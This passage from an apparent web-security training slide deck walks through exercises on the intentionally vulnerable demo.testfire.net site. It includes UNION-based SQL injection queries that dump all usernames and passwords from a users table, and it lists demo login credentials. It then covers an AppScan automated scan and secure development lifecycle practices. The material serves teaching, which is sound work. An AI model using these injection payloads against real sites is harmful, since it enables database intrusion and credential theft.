### !!Action

Enter valid SQL command. We already know 3 columns (userid, username, password) and a table in the database!!!

1/1/2010 union select userid,null,'username: '+username+ ' password: '+password,null from users—

### !! We learn ...

All the usernames and passwords

# Solution – Find the vulnerability

- ▶ Use technique from the last task to login
- ▶ Find a page that lists information from the DB
  - <http://demo.testfire.net/bank/transactions.aspx>
- ▶ Enter a single tick (') in the first form field
  - Vulnerable to SQL injection
  - Verbose error messages
  - Column named userid (we already know about username and password)




# Solution – Complex SQL Injection


- ▶ Query: `1/1/2010 union select 1 from users--`
  - Error message about matching columns
  - Learn that table users exists
- ▶ Query: `1/1/2010 union select 1,1,1,1 from users--`
  - Successful in executing query
- ▶ We already know 3 columns (userid, username, password) and a table in the database
- ▶ Query: `1/1/2010 union select userid,null,username+'  
' + password,null from users--`
  - Successful exploitation

# Questions

1. Understand reconnaissance and profiling
2. Hands-on: Find vulnerabilities and exploit
  - a) Forceful browsing and information leakage
  - b) Cross site scripting (XSS)
  - c) SQL Injection
  - d) Advanced SQL Injection
3. Understand the difference between a vulnerability and an exploit




# Module 4: Automated Techniques




# Objective

1. Understand how automation can help uncover vulnerabilities
2. Demonstration of automated vulnerability assessment
3. Understand the limitations of vulnerability assessment




# Welcome to AppScan

- ▶ Double click on IBM Rational's AppScan
- ▶ Choose Open



# Pick a Template

- ▶ Choose Default under Predefined Templates




# Type of Scan

- ▶ Select the type of scan you wish to perform
- ▶ Select Web Application Scan
- ▶ Click Next



# What to scan

- ▶ Select the scanned application
- ▶ Type <http://demo.testfire.net>
- ▶ Click Next >





# Login

- ▶ Choose Automatic login
- ▶ User name: jsmith Password: Demo1234
- ▶ Click Next

Note: you may want to choose the record option and follow the steps

**Scan Configuration Wizard**

**Application Login - Step 2/3**  
Select the login method that you wish AppScan to use whenever login is required.

☐ **Recorded Login (recommended method)**  
New... Load... Edit...  
☐ Prompt the user each time login is required  
(Select this option for Two-Factor Authentication, One-Time Passwords, CAPTCHA.)

☒ **Automatic Login**  
User Name: jsmith  
Password: .....  
Confirm Password: .....

☐ **No Login**


Help < Back Next > Cancel

# What to test

Select the test policy

- ▶ Click on 'Load'
- ▶ Select 'Application-Only'
- ▶ Click OK
- ▶ Click Next

For this exercise we will test just for application level vulnerabilities



# Start the scan

- ▶ Select 'Start a full automatic scan'

AppScan will perform  
Explore and execute  
Tests




# View the results

The screenshot displays the Watchfire AppScan application window. The interface is divided into several sections:

- Left Panel:** Contains navigation icons for "Security Issues" (a padlock), "Remediation Tasks" (a green checkmark), and "Application Data" (a magnifying glass over a document).
- Tree View:** Shows the scanned application structure under "My Application (40)". It includes a root node "http://altoro.testfire.net/ (40)" with sub-nodes for various pages like "comment.aspx (2)", "default.aspx", "disclaimer.htm", "feedback.aspx (1)", "search.aspx (1)", "subscribe.swf", "survey\_questions.aspx", and a "bank (34)" folder containing "account.aspx (3)", "apply.aspx (2)", "customize.aspx (4)", "login.aspx (14)", "logout.aspx", "main.aspx", "queryxpath.aspx (4)", "transaction.aspx (7)", and "transfer.aspx".
- Main Results Area:**
  - Summary:** "40 Security Issues (148 variants) for 'My Application'".
  - Issue List:** A list of detected issues with severity indicators (red exclamation mark for high, yellow for medium, green for low):
    - Blind SQL Injection (3)
    - Cross-Site Scripting (4)
    - HTTP Response Splitting (1)
    - Login Page SQL Injection (2)
    - SQL Injection (5)
    - XPath Injection (1)
    - Cookie Poisoning SQL Injection (1)
    - Predictable Login Credentials (1)
  - Variant Details:** A detailed view of a specific issue (ID: 8297). It shows the request details for a POST to "/bank/transaction.aspx" and the "Difference" between the original and the patched request. The difference is: "Set parameter 'after' value to '1234%27%38'". The "Reasoning" states: "The response contains SQL".
- Bottom Status Bar:** Displays "Visited URLs 45/45", "Completed Tests 4392/4392", and a summary of "40 Security Issues" with counts for severity: 16 High, 3 Medium, 14 Low, and 7 Informational.

# Module 5: An Enterprise Vision





**Solution**

# Asking the Wrong Question



**Business  
Owner**

**Why isn't the  
app working?**



**Developer**

**What's wrong  
with the code?**



**QA Test**

**Where are the  
the bugs?**



**Security  
Auditor**

**What is our risk  
exposure?**

**What are the root causes?**



**Solution**

# Understanding the Root Causes

**1**

**Takes the focus off the symptoms**

**2**

**Eliminates over-reporting**

**3**

**Highlights pro-active security**

**4**

**Can help build education programs**

**5**

**CHASING VULNERABILITIES DOESN'T WORK**



# Online Risk Management for the Enterprise

**People**


**Process**

**Technology**






# The People Factor



- ▶ Repeatable, measurable education system
  - Eight principles of security
  - Six primary threat classifications
- ▶ Resource library
  - Corporate policy
  - Best practices
  - Specific process with security artifacts
- ▶ Feedback Loop
  - Development, QA and Internal
  - Support and External
- ▶ MEASUREMENT




# The Process Factor



- ▶ Defined secure lifecycle
  - Risk Profiling
  - Architectural Risk Analysis / Threat Modeling
  - Defined inputs and outputs
  - Checkpoints and Gates
- ▶ Feedback loop for process improvement
  - Internal
  - External
- ▶ MEASUREMENT





# The Technology Factor



- ▶ Automated analysis
  - Strengths
    - Technical vulnerabilities
    - Scale and cost
  - Weaknesses
    - Architectural and logical design flaws
- ▶ Manual analysis
  - Strengths
    - The “human factor”
    - Design flaws
  - Weaknesses
    - Costly (time and money)





# Security Considerations in the SDLC






# Outsourcing?






# Foundation Components




- ▶ Playbook
  - Corporate Policy
  - Exception Handling
- ▶ Resource Library
  - Security Principles
  - Threat Classification
  - Certified Components
  - Feedback Mechanism (Inside, Outside)



# Application Security – When?



## 1 Black Box



## 2 White Box



